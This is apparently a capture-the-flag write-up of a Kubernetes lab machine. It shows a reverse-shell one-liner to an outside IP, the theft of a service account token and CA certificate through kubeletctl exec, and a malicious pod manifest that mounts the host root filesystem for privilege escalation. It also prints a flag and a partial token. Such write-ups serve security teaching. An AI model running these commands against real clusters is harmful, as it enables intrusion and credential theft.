11. **Attempting reverse shell using kubeletctl enumeration tool**


```
1. ▷ kubeletctl -s 10.129.216.34 -p nginx -c nginx exec "bash -c 'bash -i >& /dev/tcp/10.10.14.24/443 0>&1'"
-i: -c: line 0: unexpected EOF while looking for matching ''
-i: -c: line 1: syntax error: unexpected end of file
command terminated with exit code 1
2. FAIL
3. LOL, all we need to do is execute bash.
4. ▷ kubeletctl -s 10.129.216.34 -p nginx -c nginx exec "bash"
root@nginx:/# whoami
whoami
root
5. root@nginx:/# stty size
stty size
0 0
6. root@nginx:/# stty rows 34 columns 150
stty rows 34 columns 150
root@nginx:/# stty size
stty size
34 150
7. root@nginx:/# echo $TERM
echo $TERM
xterm
root@nginx:/# tty
tty
/dev/pts/0
root@nginx:/# echo $SHELL
echo $SHELL
/bin/bash
8. Great the shell is already upgraded. Other than the terminal size everything was ready to go.
```

User Flag found

12. **User flag found and more enumeration**

```
1. ▷ kubeletctl -s 10.129.96.167 -p nginx -c nginx exec "bash"

2. root@nginx:/# cd /root
cd /root
3. root@nginx:~# cat user.txt
cat user.txt
2a4b1eaaa681aea8477cff0de6931b46
```



Kubernetes Tokens

If you have compromised access to a machine the user may have access to some Kubernetes platform. The token is usually located in a file pointed by the **env var** `KUBECONFIG` or **inside** `~/.kube` .

In this folder you might find config files with **tokens and configurations to connect to the API server**. In this folder you can also find a cache folder with information previously retrieved.

If you have compromised a pod inside a kubernetes environment, there are other places where you can find tokens and information about the current K8 env:

Kubernetes Tokens & more enumeration

```
1. https://cloud.hacktricks.xyz/pentesting-cloud/kubernetes-security/kubernetes-enumeration
2. Usually **one** of the directories:

- `/run/secrets/kubernetes.io/serviceaccount`

- `/var/run/secrets/kubernetes.io/serviceaccount`

- `/secrets/kubernetes.io/serviceaccount`
3. root@nginx:~# ls -l /run/secrets/kubernetes.io/serviceaccount
ls -l /run/secrets/kubernetes.io/serviceaccount
total 0
lrwxrwxrwx 1 root root 13 May 15 16:10 ca.crt -> ..data/ca.crt
lrwxrwxrwx 1 root root 16 May 15 16:10 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 12 May 15 16:10 token -> ..data/token
4. ▷ kubeletctl -s 10.129.96.167 -p nginx -c nginx exec "ls /run/secrets/kubernetes.io/serviceaccount"
ca.crt  namespace  token
5. We need to cat out what is in ca.crt
6. ▷ kubeletctl -s 10.129.96.167 -p nginx -c nginx exec "cat /run/secrets/kubernetes.io/serviceaccount/ca.crt"
-----BEGIN CERTIFICATE-----
MIIDBjCCAe6gAwIBAgIBATANBgkqhkiG9w0BAQsFADAVMRMwEQYDVQQDEwptaW5p
a3ViZUNBMB4XDTIxMTEyOTEyMTY1NVoXDTMxMTEyODEyMTY1NVowFTETMBEGA1UE
AxMKbWluaWt1YmVDQTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAOoa
YRSqoSUfHaMBK44xXLLuFXNELhJrC/9O0R2Gpt8DuBNIW5ve+mgNxbOLTofhgQ0M
HLPTTxnfZ5VaavDH2GHiFrtfUWD/g7HA8aXn7cOCNxdf1k7M0X0QjPRB3Ug2cID7
deqATtnjZaXTk0VUyUp5Tq3vmwhVkPXDtROc7QaTR/AUeR1oxO9+mPo3ry6S2xqG
VeeRhpK6Ma3FpJB3oN0Kz5e6areAOpBP5cVFd68/Np3aecCLrxf2Qdz/d9Bpisll
hnRBjBwFDdzQVeIJRKhSAhczDbKP64bNi2K1ZU95k5YkodSgXyZmmkfgYORyg99o
1pRrbLrfNk6DE5S9VSUCAwEAAaNhMF8wDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQW
MBQGCCsGAQUFBwMCBggrBgEFBQcDATAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQW
BBSpRKCEKbVtRsYEGRwyaVeonBdMCjANBgkqhkiG9w0BAQsFAAOCAQEA0jqg5pUm
lt1jIeLkYT1E6C5xykW0X8mOWzmok17rSMA2GYISqdbRcw72aocvdGJ2Z78X/HyO
DGSCkKaFqJ9+tvt1tRCZZS3hiI+sp4Tru5FttsGy1bV5sa+w/+2mJJzTjBElMJ/+
9mGEdIpuHqZ15HHYeZ83SQWcj0H0lZGpSriHbfxAIlgRvtYBfnciP6Wgcy+YuU/D
xpCJgRAw0IUgK74EdYNZAkrWuSOA0Ua8KiKuhklyZv38Jib3FvAo4JrBXlSjW/R0
JWSyodQkEF60Xh7yd2lRFhtyE8J+h1HeTz4FpDJ7MuvfXfoXxSDQOYNQu09iFiMz
kf2eZIBNMp0TFg==
-----END CERTIFICATE-----
7.  ▷ kubeletctl -s 10.129.96.167 -p nginx -c nginx exec "cat /run/secrets/kubernetes.io/serviceaccount/ca.crt" > ca.crt
8. ▷ kubeletctl -s 10.129.96.167 -p nginx -c nginx exec "cat /run/secrets/kubernetes.io/serviceaccount/token" > token
```

Back to kubectl

14. **Now instead of using kubeletctl will be using kubectl because we now have the `ca.crt` and the `token` to interactive with native Kubernetes tools**


Kubectl Basics

`Kubectl` is the command line tool for kubernetes clusters. It communicates with the Api server of the master process to perform actions in kubernetes or to ask for data.

```
kubectl version #Get client and server version
kubectl get pod
kubectl get services
kubectl get deployment
kubectl get replicaset
kubectl get secret
kubectl get all
kubectl get ingress
kubectl get endpoints
```

```
1.  ▷ kubectl -s https://10.129.96.167:8443 --certificate-authority=ca.crt --
token='eyJhbGciOiJSUzI1NiIsImtpZCI6Ii1TWFc0RHpzOW5qdk9ncllHb2MwSzJmVTZael9KSEkxZHY2N1dYaGJ2'<snip> get pods
---------------------------
NAME     READY   STATUS    RESTARTS   AGE
nginx    1/1     Running   0          87m
---------------------------
2. I cd into the directory where I exfiltrated the ca.crt and token to. Then I just point to the ca.crt file with the --
certificate-authority flag and I cat out  the token and paste it into the command as above.
3. I go back to hacktricks to look at the 'basic commands' for kubectl.
4. https://cloud.hacktricks.xyz/pentesting-cloud/kubernetes-security/kubernetes-basics
5.  ▷ kubectl -s https://10.129.96.167:8443 --certificate-authority=ca.crt --token='eyJhbGciOiJSUzI1NiIsImtpZCI6Ii1TWFc0RHp'<snip>
get services
-----------------------------
Error from server (Forbidden): services is forbidden: User "system:serviceaccount:default:default" cannot list resource "services"
in API group "" in the namespace "default"
-----------------------------
6. It does not seem that we can do anything even with the certificate & token authorization. There is this 'auth' flag in the
kubectl --help menu. Lets check it out.
7. If you type auth after the token and then hit tab or space the completions of the aut command come up.
8. <snip>'bA4f9UJmW6Mpg5Q' auth
completions
can-i       -- Check whether an action is allowed
reconcile   -- Reconciles rules for RBAC role, role binding, cluster role, and cluster role binding objects
whoami      -- Experimental: Check self subject attributes
9. auth can-i
error: you must specify two arguments: verb resource or verb resource/resourceName.
See 'kubectl auth can-i -h' for help and examples.
10. I see this,    # List all allowed actions in namespace "foo"
  kubectl auth can-i --list --namespace=foo
```

```
I will just type --list
That worked.
▷ kubectl -s https://10.129.96.167:8443 --certificate-authority=ca.crt --token='eyJhbGciOiJSUzI1Ni'<snip> auth can-i --list
```




```
~/hax0rn00b/steamcloud ▷ kubectl -s https://10.129.96.167:8443 --certificate-authority=ca.crt --token='eyJhbGciOiJSUzI1Ni
1dYaGJ2b0UifQ.eyJhdWQiOlsiaHR0cHM6Ly9rdWJlcm5ldGVzLmRlZmF1bHQuc3ZjLmNsdXN0ZXIubG9jYWwiXSwiZXhwIjoxNzQ3MzcwMDYwLCJpYXQiOjE
N2Yy5jbHVzdGVyLmxvY2FsIiwia3ViZXJuZXRlcy5pbyI6eyJuYW1lc3BhY2UiOiJkZWZhdWx0IiwicG9kIjp7Im5hbWUiOiJuZ2lueCIsInVpZCI6ImQ5Y2V
Njb3VudCI6eyJuYW1lIjoiZGVmYXVsdCIsInVpZCI6IjU3MGNjM2FhLTNiM2MtNGZiYi04N2FlLWMzYTZkZmMwNjMyZSJ9LCJ3YXJuYWZ0ZXIiOjE3MTU4Mzc
Njb3VudDpkZWZhdWx0OmRlZmF1bHQifQ.W1qr9E5XXZnrGajqrtUaC2AkHlr71HdAerwnNJL7XsEMGiaDkQQeLB9CPb57mfviyu_i9fWJmuKnA4C0g65Fx-5E
XWEYsPn-LRDt_Y7I6Yb6aur4gB5wcnAp1BSA3piJs3rIyD_JjBBeftxhgEXGCeChc4jaP3k01UPaw6tiK7Y033Cl2FvZYAGmaNhRLzpx0-lvfu_Gquu0gf1TZ
bA4f9UJmW6Mpg5Q' auth can-i --list
Resources                                       Non-Resource URLs                     Resource Names   Verbs
selfsubjectaccessreviews.authorization.k8s.io   []                                    []               [create]
selfsubjectrulesreviews.authorization.k8s.io    []                                    []               [create]
pods                                            []                                    []               [get create list]
                                                [/.well-known/openid-configuration]   []               [get]
                                                [/api/*]                              []               [get]
                                                [/api]                                []               [get]
                                                [/apis/*]                             []               [get]
                                                [/apis]                               []               [get]
                                                [/healthz]                            []               [get]
```

Same concepts as Docker container Privilege Escalation. Except the terminology is different.


Creating a POD

15. **This enumeration is almost identical to when you are trying to escalate privilege in a Docker container. Except this is Kubernetes. We need to first get the required certificates or passwords. Then list the containers, aka PODS with the end goal of creating our own container aka POD so that we can mount `/root` to the container aka POD or `/dev/sda1` whatever the situation dictactes.**



```
~ ▷ bat -l YAML --paging=never -p evil.yaml
apiVersion: v1
kind: Pod
metadata:
  name: foo-pod
  namespace: default
spec:
  containers:
  - name: foo-pod
    image: nginx:1.14.2
    volumeMounts:
    - mountPath: /mnt
      name: hostfs
  volumes:
  - name: hostfs
    hostPath:
      path: /
  automountServiceAccountToken: true
  hostNetwork: true
```

```
We can get the PODs in yaml output. I will export the yaml to a file.
▷ kubectl -s https://10.129.96.167:8443 --certificate-authority=ca.crt --token='eyJhbGciOiJSUzI1'<snip> get pod nginx -o yaml > evil.yaml
If we create our POD correctly we should be able to see it in the table when we list it with kubletctl.
▷ kubeletctl -s 10.129.96.167 pods
We need to purge the pod of uncessary code for our purposes.
▷ cp evil.yaml evil_backup.yaml
▷ vim evil.yaml
We will need to completely purge most of the code. You should only be left with the following. I added 'nam:' to containers and volumes. I also changed the mountPath.
Now to add the pod we will still use kubectl which is a native Kubernetes application.
▷ kubectl -s https://10.129.96.167:8443 --certificate-authority=ca.crt --token='eyJhbGciOiJSUzI1NiI'<snip> apply -f evil.yaml
pod/pablo-pod created
SUCCESS, we have created a malicious POD.
▷ kubeletctl -s 10.129.96.167 pods
```



```
~ ▷ kubeletctl -s 10.129.96.167 scan rce
```

Node with pods vulnerable to RCE					
	NODE IP	PODS	NAMESPACE	CONTAINERS	RCE
					RUN
1	10.129.96.167	kube-apiserver-steamcloud	kube-system	kube-apiserver	-
2		kube-controller-manager-steamcloud	kube-system	kube-controller-manager	-
3		nginx	default	nginx	+
4		coredns-78fcd69978-87fpn	kube-system	coredns	-
5		pablo-pod	default	pablo-pod	+


Now we can use whatever Kubernetes exploit tools to take advantage of this malicious pod we created.

```
